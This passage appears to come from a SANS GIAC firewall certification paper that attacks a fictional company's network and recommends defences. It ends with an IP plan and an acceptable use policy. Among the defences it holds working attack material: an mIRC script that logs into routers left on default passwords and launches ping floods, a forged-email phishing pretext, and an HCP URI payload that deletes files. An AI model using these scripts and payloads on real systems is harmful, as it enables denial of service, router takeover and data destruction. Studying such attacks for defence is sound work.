When conducting an nmap scan of GIAC's assigned address range we have
found a system that responds to TCP ports 256-259. This is a classic signature
for a Checkpoint firewall. Know knowing that this is a Checkpoint firewall we will
try to penetrate it.

Checkpoint is a widely used firewall product the most current version as of this
writing is Checkpoint NG with Feature Pack 3. Feature Pack 3 introduces a

number of niceties but also has some active defense features which cannot be disabled. Many times these active defenses can be used against the network that it is trying to protect. Because these features cannot be totally turned off in Feature Pack 3 I would expect many customers would await Feature Pack 4. In reviewing the practical GIAC industries is currently using Checkpoint 4.1 with an undisclosed feature pack level

5.1.1 Check Point Firewall-1 RDP Vulnerability CERT Advisory CA-2001-17
This vulnerability is documented at
http://www.checkpoint.com/techsupport/alerts/rdp.html
http://inside-security.de/fw1_rdp.html

There is nothing special needed to execute this vulnerability. In many versions of Checkpoint 4.1 RDP port 259 is permitted to pass through the rulebase unchecked using an implied rule. These are normally hidden from view but can be examined by selecting View and checking Implied Rules from the menu bar in Checkpoint 4.1

This isn't a great vulnerability in and of itself but does allow unrestricted communication to and from the target network using port 259. This could allow an installed Trojan to use port 259 for communication. Worse yet if the log implied rules option isn't selected in the global properties you would never see this traffic in the Checkpoint logs.

58

It is a good idea to check "Log Implied Rules" this will order the management server to register implied rule traffic in the logs for review. There are a couple fixes for this vulnerability. You can block TCP port 259 at the border router. Upgrading to Service Pack 5 for Checkpoint 4.1 will correct this as well and disable the RDP communication by default. Once upgraded the policy will need to be pushed to the firewall to correct this error.

5.1.2 Licensing Firewall-1 DoS attack

Utilizing a compromised internal system it is possible to execute an attack on a Checkpoint 4.1 product that is configured with a limited IP license. Once you have gained access to a system that resides on the internal (non-internet) network this could include a DMZ you can execute an attack using your favorite syn-flooding program.

The details of the vulnerability are as follows. The checkpoint product had been designed to add up the source addresses of hosts living on internal networks when the number of unique hosts exceeded the licensing parameters an error message is generated to the manager. Using a syn flooding program you can spoof the source IP of zillions of packets headed through the firewall. Since you reside on an internal network it will add this spoofed source IP to it's license calculation. Note this spoofed address does not even need to be a valid. When the license limit is reached an error message is generated to the firewall console listing the IP addresses that it has in its license table. This is very CPU intensive. If the faked IP addresses are still coming and the console output can't keep up it will cause the firewall CPU to trash and "hang" the firewall. Please note that configuration of the rulebase doesn't come into play since this is a licensing agent on the firewall. Also anti-spoofing which normally would dismiss the bogus packets isn't utilized when calculating the internal IP's for licensing requirements. Specifics of this vulnerability are described at http://online.securityfocus.com/archive/1/157063 .

A couple things can be done to eliminate this risk. If you have some extra money you can upgrade to an unlimited enterprise license for your current Checkpoint 4.1 version. It is recommended to upgrade to the most recent service pack from Checkpoint 4.1 as this threat and other vulnerabilities have been addressed. Another workaround provided by Checkpoint is to enter the command: fw ctl debug –buff command into the fwstart script and restart the firewall.

It is unlikely that either of these attacks actually worked on the GIAC firewall as Service Pack 5 had been released at the time of writing and would have mitigated the impacts of both of these attacks. These examples underscore however the necessity to keep patch levels up to date.

5.2   Denial of Service Attack

It is very difficult to establish effective countermeasures if you become the target
of a Ddos attack. There are a number of available programs used to commence
an attack. Some of the better-known programs are:

Stacheldraht
Trinoo
TFN2K
FAPI
Shaft
Nimda

A good listing of Ddos tools and descriptions is available at:
http://www.riverhead.com/library/tools.html

I have chosen a low-tech method to execute a Ddos attack against this network.
Colette's network utilizes Cisco 1600's routers. The Cisco 1600 doesn't support
T-3 cards as of this writing only T-1 interface cards. I will execute a ping flood
attack utilizing compromised Cisco routers.

First it would be necessary to scan blocks of address space for vulnerable
routers, those with default Cisco passwords.   It is possible to fingerprint Cisco
routers since the IP Identification number usually starts with 0.
http://project.honeynet.org/papers/finger/
If using a default password gaining "root" access or in this case enable mode is
very simple "type enable". Once this is gained type:

enable
badrouter#ping
Protocol [ip]:
Target IP address: 199.236.157.60 (www.GIAC.com)
Repeat count [5]: 1000000 (Pick a number of your choosing)
Datagram size [100]: 18024 (Max permitted size in bytes)
Timeout in seconds [2]: 0 (No timeout between pings)
Extended commands [n]: y
Source address or interface:
Type of service [0]:
Set DF bit in IP header? [no]:
Validate reply data? [no]:
Data pattern [0xABCD]: 0x000 (Send an all 0 data pattern)

(by selecting 0x000 you place an additional burden on the network CSU. It is
likely that the T-1 framing of the circuit is utilizing B8ZS framing which will inject a
bipolar violation in a stream of 8 consecutive 0's to ensure proper circuit timing.
This bipolar violation is registered as a timing mark by the receiving CSU. By

60

sending all 0's you will force the CSU to inject bi-polar violations and force it to do a lot more work.)

This will need to be done on your each of your compromised routers a laborious task but one that could be automated. Sample code for this was found at the following website for research purposes only http://koti.mbnet.fi/hypnosis/caliberx/cisco.txt .

```
alias cisco { inc %cisco.open | sockopen cisco [ $+ [ %cisco.open ] ] $1 23 }
alias cisco-clr { set %cisco.open 0 | sockclose cisco* | set %cisco.nuke.notice on
}
on 1:sockopen:cisco*:{
  .timer 1 1 sockwrite -n $sockname cisco
  .timer 1 1 sockwrite -n $sockname enable
  .timer 1 1 sockwrite -n $sockname cisco
  .timer 1 1 sockwrite -n $sockname ping
  .timer 1 1 sockwrite -n $sockname ip
  .timer 1 1 sockwrite -n $sockname %newk.ip
  .timer 1 1 sockwrite -n $sockname %pngtimes
  .timer 1 1 sockwrite -n $sockname %psize
  .timer 1 1 sockwrite -n $sockname %delay
  .timer 1 1 sockwrite -n $sockname n
  .timer 1 1 sockwrite -n $sockname n
}
alias cisco-w { window -naek0 @Cisco /cisco Arial 12  }
menu channel {
  -
  [Cisco]
  .Flood IP [ %newk.ip ]:/set %newk.ip $$?="Enter IP to flood " | /echo -a    ***    - 
Done now type /cisco routerip to begin flooding
  .Set Times To Ping a Target [ %pngtimes ]:/set %pngtimes $$?="Times to send 
a ping" | /echo -a    Done
  .Set ICMP Packet Size [ %psize ]:/set %psize $$?="ICMP packet size (must be 
between 30 and 18024)" | /echo -a Done
  .Set Delay Between Packets [ %delay ]:/set %delay $$?="Delay Between 
ICMPs in Secs (0 for flooding)" | /echo -a Done
  .-
  .Stop Flooding:/cisco-clr
  .-

}
on *:sockread:cisco*:{
  if ($sockerr > 0) return
  sockread %cisco
  if ($window(@cisco,1) == $null) { cisco-w | goto next }
  :next
```

```
  if (send isin %cisco) && (%cisco != $null) { echo @cisco %cisco }
  if ($chr(33) isin %cisco) { echo @cisco $sock($sockname).ip - %cisco }
  else { halt }
}
;telnet
alias telnet {
  set %telnet.n $2
  sockopen telnet %telnet.n 23
  echo @telnet -Connecting-
}
alias telnet-w { window -naek0 @Telnet Terminal 12  }
on 1:input:@telnet:{
  if ($1 == /telnet) && ($2) && (!$sock(telnet).ip) { telnet $1- }
  if ($1 == /telnet) && ($sock(telnet).ip) { echo @telnet -Already Connected to
$sock(telnet).ip $+ - }
  elseif ($sock(telnet).ip) { sockwrite -n telnet $1- | echo @telnet -> $1- }
}
on 1:sockopen:telnet:{ echo @telnet *** CONNECTING }
on 1:sockclose:telnet:{ echo @telnet    *** DISCONNECTED }
on 1:sockread:telnet:{
  if ($sockerr > 0) return
  sockread %telnet
  if ($window(@telnet,1) == $null) { telnet-w | goto next }
  :next
  if (%telnet != $null) {  echo @telnet %telnet }
}
menu @telnet {
  connect:/sockopen telnet $$?="Enter Ip"
  disconnect:/sockclose telnet | echo @telnet    *** DISCONNECTED
```

Ping is dropped at the border router at GIAC enterprises but by the time it
reaches that router it is too late. There is only a limited amount that she can do
to mitigate the attack.

Working with your ISP you could identify and block the source of the traffic
upstream from your router allowing normal traffic to flow.

You could also establish a Quality of Service with the ISP using QoS you could
rate limit the traffic using your T-1 line. Take for example it is limited to 10%
ICMP, 60% HTTP, 20% SMTP, 10% other. If you were hit with a ping flood the
amount of traffic permitted through the circuit for ICMP would be only 10%
utilization. Rate limiting is a double-edged sword. On the down side Ddos
attacks aren't necessarily ICMP floods and by rate limiting specific protocols you
lower the Ddos threshold for those specific protocols but still allow the other
protocols to use the link.

Also the ISP can utilize anti-spoofing at least blocking traffic sourced from RFC1918 addresses this would thwart some attacks as attackers frequently shield their source addresses behind these address ranges. Dropping them upstream through anti-spoofing would prevent the traffic from being passed to the target network.

While she can't directly prevent an incoming Ddos attack, measures can be taken to prevent her network from becoming an amplification site for such attacks. With the current ACL in place on GIAC's exterior router the network is a smurf amplification site for TCP based Ddos attacks. Below is the existing inbound access-list applied to GIAC's border router.

Access list 100 is for the inbound (ingress) rule.

```
access-list 100 deny host 151.196.219.30 any log
access-list 100 deny host 211.100.7.73 any log
access-list 100 deny host 210.110.97.16 any log
access-list 100 deny host 195.114.64.54 any log
access-list 100 deny host 211.62.121.137 any log
access-list 100 deny host 205.252.89.21 any log
access-list 100 deny host 61.202.202.58 any log
access-list 100 deny host 151.26.21.4 any log
access-list 100 deny host 80.13.43.82 any log
access-list 100 deny host 217.136.39.64 any log
access-list 100 deny host 80.11.187.106 any log
access-list 100 deny host 193.251.17.143 any log
access-list 100 deny host 217.128.168.110 any log
access-list 100 deny host 64.230.157.211 any log
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny ip 172.22.0.0 0.255.255.255 any log
access-list 100 deny icmp any any log
access-list 100 deny udp any any eq snmp log
access-list 100 deny udp any any eq snmptrap log
access-list 100 deny tcp any any eq finger log
access-list 100 deny tcp any any eq ident log
access-list 100 deny tcp any any eq gopher log
access-list 100 deny udp any any eq sunrpc log
access-list 100 deny tcp any any eq sunrpc log
access-list 100 deny tcp any any eq exec log
access-list 100 permit any any any
```

To resolve this the ACL should prevent traffic to the broadcast and base network addresses assigned to www.giac.com. The network listed in the IP allocation sheet provided with the practical indicates that the public address range assigned to www.giac.com is roughly 199.236.150.x – 199.236.161.x.

Another step would be to block incoming traffic sourced with RFC1918 addresses. The current ACL blocks a couple of these ranges but doesn't account for a large number of them. I have listed a few additional networks that should be added to the ACL.

0.0.0.0/8
169.254.0.0/16
172.16.0.0/12
192.0.2.0/24
192.168.0.0/16
224.0.0.0/4
240.0.0.0/5
248.0.0.0/5

Also it is important to disable IP Directed broadcast on the Cisco routers this should be disabled by default but it would be prudent to double check.

5.3   Attack an internal system through the firewall

Attacking an internal system through the firewall is often accomplished by attacking ports permitted by the firewall and peripheral network devices. These services are often permitted as they provide vital services via the web. Some of these are SMTP, DNS, NTP, and HTTP. Sendmail a very widely used Unix mail-handling program has had its share of vulnerabilities. Bind another widely used program to manage DNS has also found itself compromised a number of times last year. Buffer overflow, cross scripting frequently cause HTTP to fail. Another increasing problem is the introduction of Wireless access points. WAP's when misconfigured can present a large security risk and compromise the existing network security measures allowing an open portal into the network. The practical for GIAC industries wasn't specific regarding internal system operating systems or applications making targeting specific vulnerabilities difficult. I have chosen a recent vulnerability for Windows XP a likely operating system present GIAC industry.

5.3.1   Microsoft Windows XP HCP URI Handler Abuse Vulnerability

A recent vulnerability was published to the Security Focus website which details a vulnerability in the Windows XP Help center software. Bugtraq ID:5478 and CVE ID: CAN20020974. http://online.securityfocus.com/bid/5478

This vulnerability can permit a remote attacker to delete files from the client system.

To get this vulnerability to work you must get a user to click on a web link. Using social engineering it wouldn't be too difficult to get at least 1 user to click.

1st find a valid e-mail address look at the website under contacts. Usually you'll find an address there. Look up @giac.com on the web you might be surprised to find postings from employees on the web or other documents that would provide you with e-mail addresses. If this fails call the office and ask for the e-mail address of the hiring manager to forward a resume'. Once you have collected this address send her an e-mail using faked e-mail headers. Indicate that you are (insert name here "John Doe") interested in applying for a position with the corporation please visit my web page for a list of my   qualifications…   When the user clicks on the link the XP help center is launched locally on the machine. The user staring at this help screen will close it usually using the "x" button on the window. When this window is closed the attacker has the ability to delete the contents of a directory or drive. This has been tested and found to work on unpatched Microsoft XP systems.

Sample code exploit for this vulnerability (for research only)

 hcp://system/DFS/uplddrvinfo.htm?file://c:\windows\temp*

This will delete all files in the temp directory when the help center is closed.

There are a few things that can be done to prevent this attack. If you see the XP Help Center window appear on the screen kill the process through task manager. You can also filter incoming e-mail for HTML content. To eliminate this vulnerability upgrade to service pack 1 for Windows XP.

References

Nortel Networks, Contivity Secure IP Services Gateway Portfolio
www.nortelnetworks.com/products/01/contivity/firewall/

Cisco Systems, "Release Notes for Cisco 2600 Series for Cisco IOS Release
12.2"
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122relnt/2600/r
n2600xt.htm#xtocid29

Cisco Systems, "Understanding and Configuring Private VLANs",
http://www.cisco.com/univercd/cc/td/doc/product/lan/cat4000/12_1_11/config/pvl
ans.htm#32923

Nortel Networks, "Contivity 600 Secure IP Services Gateway",
http://www.nortelnetworks.com/products/01/contivity/600/

Lance Spitzner, "Armoring Solaris", http://www.spitzner.net/armoring.html ,
August19,2001

Sun Microsystems, "Security Sun Blueprints [tm] Progarm and Sun Blueprints
Online Magazine",http://www.sun.com/software/security/blueprints/#toolkit

Lee R. Baker, "Securing a Solaris Check Point Firewall", March 11, 2001,
http://rr.sans.org/firewall/solaris_check.php

SANS Institue, "SANS/FBI TOP 20 LIST, The Twenty Most Critical Internet
Security Vulnerabilities (Updated) ~ The Experts' Consensus", October 17, 2002,
http://www.sans.org/top20/

Squid-cache.org, "Squid Web Proxy Cache", http://www.squid-cache.org/

Vincent Berk and Marion Bates, "HOWTO – Jeanne, redirector for Squid Reverse
Proxy", 2001, http://www.ists.dartmouth.edu/IRIA/projects/jeanne/howto.pdf

Kempston, "Solaris Resources at Kempston, Installing and configuring TCP
Wrappers on Solaris 7 and Solaris 8",
http://www.kempston.net/solaris/tcpwrappers.html

WinSCP 2.0, http://winscp.vse.cz/eng/

Dan Berstein, "Djbdns home page", http://www.tinydns.org/

Microsoft Certified Professional Magazine "IDS bakeoff" September 2002, page
40.

Frank Neugebauer, "Intrusion Detection Knowing when someone is knocking on your door", September 8, 2002, http://www.linux-tip.net/workshop/ids-snort/ids-snort.htm
Dragos Ruiu, "Snort FAQ", March 25, 2002
http://www.snort.org/docs/faq.html#3.1

Microsoft Corporation, Microsoft Baseline Security Analyzer,
http://www.microsoft.com/technet/security/tools/Tools/MBSAhome.asp?frame=true

Microsoft Corporation, Product Security Notification,
http://www.microsoft.com/technet/security/bulletin/notify.asp?frame=true

Microsoft Corporation, "Windows 2000 Professional Baseline Security Checklist,
http://www.microsoft.com/technet/security/tools/chklist/w2kprocl.asp?frame=true

Trend Micro, "Interscan WebProtect for ISA",
Http://www.trendmicro.com/en/products/gateway/iswp-isa/evaluate/overview.htm

Rob Thomas, "Bogon Dotted Decimal List v1.6", November, 23 2002",
http://www.cymru.com/Documents/bogon-dd.html

Sean Convery and Bernie Trudel, "SAFE: A Security Blueprint for Enterprise Networks",
http://www.cisco.com/en/US/netsol/ns110/ns129/ns131/ns128/networking_solutions_implementation_white_paper09186a008009c8b6.shtml

Lance Spitzner, "How to Know When You Are Being Probed, Intrusion Detection for FW-1", March 9, 2000", http://enteract.com/~lspitz/tracking.html

Sans Institute, "The SANS Security Policy Project",
http://www.sans.org/newlook/resources/policies/policies.htm

EEye Digital Security, "Retina Network Security Scanner",
http://www.eeye.com/html/Products/Retina/

Netstumbler.com, http://www.netstumbler.com/

Network View Software, "Network View", http://www.networkview.com/

Rudolph Chelminski,Smithsonian Magazine "The Maginot Line", June 1997,
http://www.smithsonianmag.si.edu/smithsonian/issues97/jun97/maginot.html

Security Focus Online, "Nortel Contivity Denial of Service and File Viewing Vulnerabilities", http://online.securityfocus.com/bid/938

Foundstone, "Free Tools", http://www.foundstone.com/knowledge/free_tools.html

Louis J. Freeh, Director Federal Bureau of Investigation, "Congressions Statement on Cybercrime", March 28, 2000, http://www.fbi.gov/congress/congress00/cyber032800.htm

Aladdin, e-Token, http://www.ealaddin.com/partners/findpartner2.asp?solution=VPN&cf=tl

Check Point Software Technologies LTD., "RDP Communication Vulnerability", July 12, 2001, http://www.checkpoint.com/techsupport/alerts/rdp.html

Jochen Thomas Bauer and Boris Wesslowski, "Check Point FireWall-1 RDP Bypass Vulnerability", July 14, 2001, http://inside-security.de/fw1_rdp.html

Tim Hall, "Licensing Firewall-1 DoS Attack", January 17,2001, http://online.securityfocus.com/archive/1/157063

Riverhead Networks, "Known Ddos Tools", http://www.riverhead.com/library/tools.html

Honeynet Project, "Know Your Enemy: Passive Fingerprinting Identifying remote hosts, without them knowing", March 4, 2002, http://project.honeynet.org/papers/finger/

Crakz, "ICMP dangers hiding on non-protected Cisco routers", http://koti.mbnet.fi/hypnosis/caliberx/cisco.txt

Security Forcus Online, "Microsoft Windows XP HCP URI Handler Abuse Vulnerability", October 17, 2002, http://online.securityfocus.com/bid/5478

National Security Agency, "Router Security Configuration Guide", September 27, 2002, http://www.nsa.gov/snac/cisco/guides/cis-2.pdf

Appendix A: IP Address Allocation Spreadsheet

Host	IP Address
IP Network assigned to Fortunate Dragon	12.10.200.96/27
Border Router External IP	12.10.200.97
Border Router Internal IP to Firewall	12.10.200.105
Border Router Internal IP to Nortel VPN Contivity 600	12.10.200.101
Nortel Contivity 600 Public IP Address	12.10.200.102
Nortel Contivity 600 Private IP Address	12.10.200.124
Nortel Contivity 600 Management IP Address	12.10.200.122
External Service Zone SMTP/NTP/DNS Server	12.10.200.114
External Service Zone Squid Reverse Proxy Server	12.10.200.126
External Service Zone Depot Server	12.10.200.125
External Service Zone Router Interface to SMTP Server	12.10.200.113
External Service Zone Router Interface to External Zone	12.10.200.121
External Service Zone Router Interface to Firewall	12.10.200.110
Firewall Interface to Border Router	12.10.200.106
Firewall Interface to External Service Zone	12.10.200.109
Firewall Interface to Service Zone	172.16.35.1
Service Zone IIS Web Server	172.16.35.60
Service Zone Database Server	172.16.35.61
Corporate Zone E-mail Server	172.19.35.70
Corporate Zone File Server	172.19.35.74
Corporate Zone Proxy Server	172.19.35.66
Corporate Fortune Validator Static	172.19.35.220
Corporate Network Manager Static	172.19.35.86
Corporate IT Administrative Network	172.19.35.0/24
Corporate User Network	172.18.35.0/24
Service Zone Network	172.16.35.0/24
VPN Address pool for Suppliers	192.168.10.128/25
VPN Address pool for Teleworkers/Sales Agents	192.168.20.128/25

*Please note that references to real world Internet IP addresses are for
demonstration purposes only and should be taken as such.

IT Security Acceptable Use Policy

1.0 Overview

IT Security's intentions for publishing an Acceptable Use Policy are not to impose restrictions that are contrary to Fortunate Dragon, a.k.a. GIAC Enterprises established culture of openness, trust and integrity. IT Security is committed to protecting Fortunate Dragon, a.k.a. GIAC Enterprises' employees, partners and the company from illegal or damaging actions by individuals, either knowingly or unknowingly. Internet/Intranet/Extranet-related systems, including but not limited to computer equipment, software, operating systems, storage media, network accounts providing electronic mail, WWW browsing, and FTP, are the property of Fortunate Dragon, a.k.a. GIAC Enterprises. These systems are to be used for business purposes in serving the interests of the company, and of our clients and customers in the course of normal operations. Please review Human Resources policies for further details.

Effective security is a team effort involving the participation and support of every Fortunate Dragon, a.k.a. GIAC Enterprises employee and affiliate who deals with information and/or information systems. It is the responsibility of every computer user to know these guidelines, and to conduct their activities accordingly.

2.0 Purpose

The purpose of this policy is to outline the acceptable use of computer equipment at Fortunate Dragon, a.k.a. GIAC Enterprises. These rules are in place to protect the employee and Fortunate Dragon, a.k.a. GIAC Enterprises. Inappropriate use exposes Fortunate Dragon, a.k.a. GIAC Enterprises to risks including virus attacks, compromise of network systems and services, and legal issues.

3.0 Scope

This policy applies to employees, contractors, consultants, temporaries, and other workers at Fortunate Dragon, a.k.a. GIAC Enterprises, including all personnel affiliated with third parties. This policy applies to all equipment that is owned or leased by Fortunate Dragon, a.k.a. GIAC Enterprises.

4.0 Policy

4.1 General Use and Ownership

1. While Fortunate Dragon, a.k.a. GIAC Enterprises' network administration desires to provide a reasonable level of privacy, users should be aware that the data they create on the corporate systems remains the property of Fortunate Dragon, a.k.a. GIAC Enterprises. Because of the need to protect Fortunate Dragon, a.k.a. GIAC Enterprises' network, management cannot guarantee the confidentiality of information stored on any network device belonging to Fortunate Dragon, a.k.a. GIAC Enterprises.
2. Employees are responsible for exercising good judgment regarding the reasonableness of personal use. Individual departments are responsible for creating guidelines concerning personal use of Internet/Intranet/Extranet systems. In the absence of such policies, employees should be guided by departmental policies on personal use, and if there is any uncertainty, employees should consult their supervisor or manager.
3. IT Security recommends that any information that users consider sensitive or vulnerable be encrypted. For guidelines on information classification, see IT Security's Information Sensitivity Policy. For guidelines on encrypting email and documents, go to IT Security's Awareness Initiative.
4. For security and network maintenance purposes, authorized individuals within Fortunate Dragon, a.k.a. GIAC Enterprises may monitor equipment, systems and network traffic at any time, per IT Security's Audit Policy.
5. Fortunate Dragon, a.k.a. GIAC Enterprises reserves the right to audit networks and systems on a periodic basis to ensure compliance with this policy.

4.2 Security and Proprietary Information

1. The user interface for information contained on Internet/Intranet/Extranet-related systems should be classified as either confidential or not confidential, as defined by corporate confidentiality guidelines, details of which can be found in Human Resources policies. Examples of confidential information include but are not limited to: company private, corporate strategies, competitor sensitive, trade secrets, specifications, customer lists, and research data. Employees should take all necessary steps to prevent unauthorized access to this information.
2. Keep passwords secure and do not share accounts. Authorized users are responsible for the security of their passwords and accounts. System level passwords should be changed quarterly, user level passwords should be changed every six months.
3. All PCs, laptops and workstations should be secured with a password-protected screensaver with the automatic activation feature set at 10 minutes or less, or by logging-off (control-alt-delete for Win2K users) when the host will be unattended.
4. Use encryption of information in compliance with IT Security's Acceptable Encryption Use policy.
5. Because information contained on portable computers is especially vulnerable, special care should be exercised. Protect laptops in accordance with the "Laptop Security Tips".
6. Postings by employees from a Fortunate Dragon, a.k.a. GIAC Enterprises email address to newsgroups should contain a disclaimer stating that the opinions expressed are strictly their own and not necessarily those of Fortunate Dragon, a.k.a. GIAC Enterprises, unless posting is in the course of business duties.
7. All hosts used by the employee that are connected to the Fortunate Dragon, a.k.a. GIAC Enterprises Internet/Intranet/Extranet, whether owned by the employee or Fortunate Dragon, a.k.a. GIAC Enterprises, shall be continually executing approved virus-scanning software with a current virus database. Unless overridden by departmental or group policy.
8. Employees must use extreme caution when opening e-mail attachments received from unknown senders, which may contain viruses, e-mail bombs, or Trojan horse code.

4.3. Unacceptable Use

The following activities are, in general, prohibited. Employees may be exempted from these restrictions during the course of their legitimate job responsibilities (e.g., systems administration staff may have a need to disable the network access of a host if that host is disrupting production services).

Under no circumstances is an employee of Fortunate Dragon, a.k.a. GIAC Enterprises authorized to engage in any activity that is illegal under local, state, federal or international law while utilizing Fortunate Dragon, a.k.a. GIAC Enterprises-owned resources.

The lists below are by no means exhaustive, but attempt to provide a framework for activities which fall into the category of unacceptable use.

System and Network Activities

The following activities are strictly prohibited, with no exceptions:

1. Violations of the rights of any person or company protected by copyright, trade secret, patent or other intellectual property, or similar laws or regulations, including, but not limited to, the installation or distribution of "pirated" or other software products that are not appropriately licensed for use by Fortunate Dragon, a.k.a. GIAC Enterprises.
2. Unauthorized copying of copyrighted material including, but not limited to, digitization and distribution of photographs from magazines, books or other copyrighted sources, copyrighted music, and the installation of any copyrighted software for which Fortunate Dragon, a.k.a. GIAC Enterprises or the end user does not have an active license is strictly prohibited.
3. Exporting software, technical information, encryption software or technology, in violation of international or regional export control laws, is illegal. The appropriate management should be consulted prior to export of any material that is in question.

71

4. Introduction of malicious programs into the network or server (e.g., viruses, worms, Trojan horses, e-mail bombs, etc.).
5. Revealing your account password to others or allowing use of your account by others. This includes family and other household members when work is being done at home.
6. Using a Fortunate Dragon, a.k.a. GIAC Enterprises computing asset to actively engage in procuring or transmitting material that is in violation of sexual harassment or hostile workplace laws in the user's local jurisdiction.
7. Making fraudulent offers of products, items, or services originating from any Fortunate Dragon, a.k.a. GIAC Enterprises account.
8. Making statements about warranty, expressly or implied, unless it is a part of normal job duties.
9. Effecting security breaches or disruptions of network communication. Security breaches include, but are not limited to, accessing data of which the employee is not an intended recipient or logging into a server or account that the employee is not expressly authorized to access, unless these duties are within the scope of regular duties. For purposes of this section, "disruption" includes, but is not limited to, network sniffing, pinged floods, packet spoofing, denial of service, and forged routing information for malicious purposes.
10. Port scanning or security scanning is expressly prohibited unless prior notification to IT Security is made.
11. Executing any form of network monitoring which will intercept data not intended for the employee's host, unless this activity is a part of the employee's normal job/duty.
12. Circumventing user authentication or security of any host, network or account.
13. Interfering with or denying service to any user other than the employee's host (for example, denial of service attack).
14. Using any program/script/command, or sending messages of any kind, with the intent to interfere with, or disable, a user's terminal session, via any means, locally or via the Internet/Intranet/Extranet.
15. Providing information about, or lists of, Fortunate Dragon, a.k.a. GIAC Enterprises employees to parties outside Fortunate Dragon, a.k.a. GIAC Enterprises.

Email and Communications Activities
1. Sending unsolicited email messages, including the sending of "junk mail" or other advertising material to individuals who did not specifically request such material (email spam).
2. Any form of harassment via email, telephone or paging, whether through language, frequency, or size of messages.
3. Unauthorized use, or forging, of email header information.
4. Solicitation of email for any other email address, other than that of the poster's account, with the intent to harass or to collect replies.
5. Creating or forwarding "chain letters", "Ponzi" or other "pyramid" schemes of any type.
6. Use of unsolicited email originating from within Fortunate Dragon, a.k.a. GIAC Enterprises' networks of other Internet/Intranet/Extranet service providers on behalf of, or to advertise, any service hosted by Fortunate Dragon, a.k.a. GIAC Enterprises or connected via Fortunate Dragon, a.k.a. GIAC Enterprises' network.
7. Posting the same or similar non-business-related messages to large numbers of Usenet newsgroups (newsgroup spam).

5.0 Enforcement
Any employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

6.0 Definitions
Term   Definition
Spam   Unauthorized and/or unsolicited electronic mass mailings.